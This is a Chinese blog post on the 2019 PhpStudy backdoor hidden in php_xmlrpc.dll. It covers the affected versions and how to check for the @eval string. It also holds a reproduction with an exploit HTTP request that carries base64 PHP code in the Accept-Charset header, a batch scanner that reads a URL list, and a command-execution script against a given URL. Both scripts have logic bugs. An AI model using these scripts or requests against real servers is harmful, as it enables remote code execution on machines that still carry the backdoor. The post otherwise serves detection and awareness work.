
PhpStudy2018后门漏洞预警及漏洞复现&检测和执行POC脚本
PhpStudy2018后门漏洞预警及漏洞复现&检测和执行POC脚本
phpstudy介绍
Phpstudy是国内的一款免费的PHP调试环境的程序集成包,其通过集成Apache、PHP、MySQL、phpMyAdmin、ZendOPtimizer不同版本软件于一身,一次性安装无需配置即可直接使用,具有PHP环境调试和PHP开发功能。由于其免费且方便的特性,在国内有着近百万的PHP语言学习者和开发者用户
后门事件
2018年12月4日,西湖区公安分局网警大队接报案,某公司发现公司内有20余台计算机被执行危险命令,疑似远程控制抓取账号密码等计算机数据回传大量敏感信息。通过专业技术溯源进行分析,查明了数据回传的信息种类、原理方法、存储位置,并聘请了第三方鉴定机构对软件中的“后门”进行司法鉴定,鉴定结果是该“后门”文件具有控制计算机的功能,嫌疑人已通过该后门远程控制下载运行脚本实现收集用户个人信息。在2019年9月20日,网上爆出phpstudy存在“后门”。作者随后发布了声明。
于是想起自己安装过phpstudy软件,赶紧查一下是否存在后门文件,结果一看真存在后门,学个PHP真是不容易,软件被别人偷偷安装了后门。
影响版本
目前已知受影响的phpstudy版本
phpstudy 2016版php-5.4
phpstudy 2018版php-5.2.17

phpstudy 2018版php-5.4.45
后门检测分析
通过分析,后门代码存在于\ext\php_xmlrpc.dll模块中
phpStudy2016和phpStudy2018自带的php-5.2.17、php-5.4.45
phpStudy2016路径
php\php-5.2.17\ext\php_xmlrpc.dll
php\php-5.4.45\ext\php_xmlrpc.dll
phpStudy2018路径
PHPTutorial\php\php-5.2.17\ext\php_xmlrpc.dll
PHPTutorial\php\php-5.4.45\ext\php_xmlrpc.dll
用notepad打开此文件查找@eval,文件存在@eval(%s(‘%s’))证明漏洞存在,如图:

phpstudy 2018漏洞复现
启动phpstudy,选择php-5.2.17版本,使用burpsuit抓包(如果是本机127.0.0.1环境,代理去掉本地过滤,否则抓不到包)。
大佬给出的exp如下
GET /index.php HTTP/1.1

Host: yourip.com

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.25 Safari/537.36 Core/1.70.3730.400 QQBrowser/10.5.3805.400

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8

Accept-Encoding: gzip,deflate

Accept-Charset:这里就是你要执行的代码命令(经过base64加密)

Accept-Language: zh-CN,zh;q=0.9

Connection: close
我们修改数据包查看命令phpinfo();执行情况

继续修改数据包查看命令echo system("net user");执行情况

漏洞复现成功
ps:我复现的时候这里有一个坑,就是直接repeater过来的数据包Accept-Encoding字段的参数是gzip, deflate,deflate前面有一个空格,去掉就可以成功执行命令了
后门检测脚本
# !/usr/bin/env python

# -*- coding:utf-8 -*-

import gevent

from gevent import monkey

gevent.monkey.patch_all()

import requests as rq

def file_read(file_name="url.txt"):

    with open(file_name, "r") as f:

        return [i.replace("\n", "") for i in f.readlines()]

def check(url):

    '''

    if "http://" or "https://" not in url:

        url = "https://" + url

    '''

    headers = {

        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36 Edg/77.0.235.27',

        'Sec-Fetch-Mode': 'navigate',

        'Sec-Fetch-User': '?1',

        'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3',

        'Sec-Fetch-Site': 'none',

        'accept-charset': 'ZWNobyBlZVN6eHU5Mm5JREFiOw==',  # 输出 eeSzxu92nIDAb

        'Accept-Encoding': 'gzip,deflate',

        'Accept-Language': 'zh-CN,zh;q=0.9',

    }

    try:

        res = rq.get(url, headers=headers, timeout=20)

        if res.status_code == 200:

            if res.text.find('eeSzxu92nIDAb'):

                print("[存在漏洞] " + url)

    except:

        print("[超时] " + url)

if __name__ == '__main__':

    print("phpStudy 批量检测 (需要 gevent,requests 库)")

    print("使用之前,请将URL保存为 url.txt 放置此程序同目录下")

    input("任意按键开始执行..")

    tasks = [gevent.spawn(check, url) for url in file_read()]

    print("正在执行...请等候")

    gevent.joinall(tasks)

    wait = input("执行完毕 任意键退出...")
后门执行脚本
# !/usr/bin/env python

# -*- coding:utf-8 -*-

import requests

import base64

def backdoor(url, command="system('calc.exe');"):

    headers = {

        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36 Edg/77.0.235.27',

        'Sec-Fetch-Mode': 'navigate',

        'Sec-Fetch-User': '?1',

        'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3',

        'Sec-Fetch-Site': 'none',

        'accept-charset': 'c3lzdGVtKCdjYWxjLmV4ZScpOw==',

        'Accept-Encoding': 'gzip,deflate',

        'Accept-Language': 'zh-CN,zh;q=0.9',

    }

    command = base64.b64encode(command.encode('utf-8'))

    command = str(command, 'utf-8')

    result = requests.get(url, headers=headers, verify=False)

    if result.status_code == "200":

        print("执行完成")

    a = input("任意键退出...")

url = input("输入URL(例如:http://127.0.0.1:228/xx.php)\n")

command = input("输入命令 默认为 system('calc.exe'); (不想输入直接回车)\n")

backdoor(url, command)
参考
PhpStudyGhost后门供应链攻击事件及相关IOC
https://www.freebuf.com/column/214946.html
PHPStudy后门分析+复现&附批量Py脚本
https://mp.weixin.qq.com/s/Y29wifB6XTDcJN-RPDMwxg
phpstudy后门文件分析以及检测脚本
https://mp.weixin.qq.com/s/dIDfgFxHlqenKRUSW7Oqkw
Phpstudy官网于2016年被入侵,犯罪分子篡改软件并植入后门
https://mp.weixin.qq.com/s/CqHrDFcubyn_y5NTfYvkQw
phpstudy后门文件分析以及检测脚本
https://mp.weixin.qq.com/s/dIDfgFxHlqenKRUSW7Oqkw
phpStudy隐藏后门预警
https://www.cnblogs.com/0daybug/p/11571119.html
PhpStudy2018后门漏洞预警及漏洞复现&检测和执行POC脚本的更多相关文章
- 漏洞预警 | Apache Struts2 曝任意代码执行漏洞 (S2-045)
近日,Apache官方发布Apache Struts 2.3.5–2.3.31版本及2.5–2.5.10版本存在远程代码执行漏洞(CNNVD-201703-152 ,CVE-2017-5638)的紧急 ...
- 漏洞预警 | ThinkPHP 5.x远程命令执行漏洞
ThinkPHP采用面向对象的开发结构和MVC模式,融合了Struts的思想和TagLib(标签库).RoR的ORM映射和ActiveRecord模式,是一款兼容性高.部署简单的轻量级国产PHP开发框 ...
- ThinkCMF_X1.6.0-X2.2.3框架任意内容包含漏洞的简单分析复现(附自动化验证脚本)
1.漏洞概述 攻击者可利用此漏洞构造恶意的url,向服务器写入任意内容的文件,达到远程代码执行的目的 2.影响版本 ThinkCMF X1.6.0 ThinkCMF X2.1.0 ThinkCMF X ...
- Intel产品AMT本地及远程提权漏洞(CVE-2017-5689)复现 【转载自freebuf.com】
零.绪论: 1.鸣谢freebuf的文章,主要是学习这个漏洞,文章地址: Intel产品AMT本地及远程提权漏洞(CVE-2017-5689)复现 2.在shadon上找了多个该漏洞尝试复现失败(评论 ...
- APP漏洞扫描器之本地拒绝服务检测详解
APP漏洞扫描器之本地拒绝服务检测详解 阿里聚安全的Android应用漏洞扫描器有一个检测项是本地拒绝服务漏洞的检测,采用的是静态分析加动态模糊测试的方法来检测,检测结果准确全面.本文将讲一下应用漏洞 ...
- ActiveMQ反序列化漏洞(CVE-2015-5254)复现
0x00 漏洞前言 Apache ActiveMQ是美国阿帕奇(Apache)软件基金会所研发的一套开源的消息中间件,它支持Java消息服务,集群,Spring Framework等.Apache ...
- 漏洞预警 | ECShop全系列版本远程代码执行高危漏洞
2018年9月1日,阿里云态势感知发布预警,近日利用ECShop全系列版本的远程代码执行漏洞进行批量化攻击量呈上升趋势.该漏洞利用简单且危害较大,黑客可通过WEB攻击直接获得服务器权限. 漏洞原理 该 ...
- 13.Weblogic任意文件上传漏洞(CVE-2018-2894)复现
Weblogic任意文件上传漏洞(CVE-2018-2894)复现 漏洞背景 WebLogic管理端未授权的两个页面存在任意上传getshell漏洞,可直接获取权限.两个页面分别为/ws_utc/be ...
- Apache ActiveMQ任意文件写入漏洞(CVE-2016-3088)复现
Apache ActiveMQ任意文件写入漏洞(CVE-2016-3088)复现 一.漏洞描述 该漏洞出现在fileserver应用中,漏洞原理:ActiveMQ中的fileserver服务允许用户通 ...
随机推荐
- uC/OS-III 软件定时器(三)
软件定时器是uC/OS 操作系统的一个内核对象,软件定时器是基于时钟节拍和系统管理创建的软件性定时器,理论上可以创建无限多个,操作简单,但精准度肯定比硬件定时稍逊一筹. 原理和实现过程 要用到的函数: ...
- .Net Core 商城微服务项目系列(五):使用Polly处理服务错误
项目进行微服务化之后,随之而来的问题就是服务调用过程中发生错误.超时等问题的时候我们该怎么处理,比如因为网络的瞬时问题导致服务超时,这在我本人所在公司的项目里是很常见的问题,当发生请求超时问题的时候, ...
- git分支概念与项目中的应用
文档:https://git-scm.com/book/zh/v2/Git-%E5%88%86%E6%94%AF-%E5%88%86%E6%94%AF%E7%AE%80%E4%BB%8B 分支理解 m ...
- spring-data-redis-cache 使用及源码走读
预期读者 准备使用 spring 的 data-redis-cache 的同学 了解 @CacheConfig,@Cacheable,@CachePut,@CacheEvict,@Caching 的使 ...
- 重学Golang系列(一): 深入理解 interface和reflect
前言 interface(即接口),是Go语言中一个重要的概念和知识点,而功能强大的reflect正是基于interface.本文即是对Go语言中的interface和reflect基础概念和用法的一 ...
- C#基于Quartz.NET实现任务调度并部署Windows服务
一.Quartz.NET介绍 Quartz.NET是一个强大.开源.轻量的作业调度框架,是 OpenSymphony 的 Quartz API 的.NET移植,用C#改写,可用于winform和asp ...
- Java自动化测试框架-02 - TestNG之理论实践 - 纸上得来终觉浅,绝知此事要躬行(详细教程)
理论 TestNG,即Testing, NextGeneration,下一代测试技术,是一套根据JUnit 和NUnit思想而构建的利用注释来强化测试功能的一个测试框架,即可以用来做单元测试,也可以用 ...
- asp.net core 腾讯验证码的接入
asp.net core 腾讯验证码的接入 Intro 之前使用的验证码服务是用的极验验证,而且是比较旧的,好久之前接入的,而且验证码服务依赖 Session,有点不太灵活,后来发现腾讯也有验证码服务 ...
- python 中的一点新知识
逻辑行与物理行 所谓物理行(Physical Line)是你在编写程序时 你所看到 的内容.所谓逻辑行(Logical Line)是 Python 所看到 的单个语句.Python 会假定每一 物理行 ...
- Mysql 为什么要选择 B+Tree
算法对比 二叉树 当我查找 8 的时候需要走五步 红黑树 当我查询8的时候需要四次 相对于二叉树有了一些优化 没有无限延伸.红黑树的深度会很深(深度不可控制) hash 数据量大的话 查询很快(不能范 ...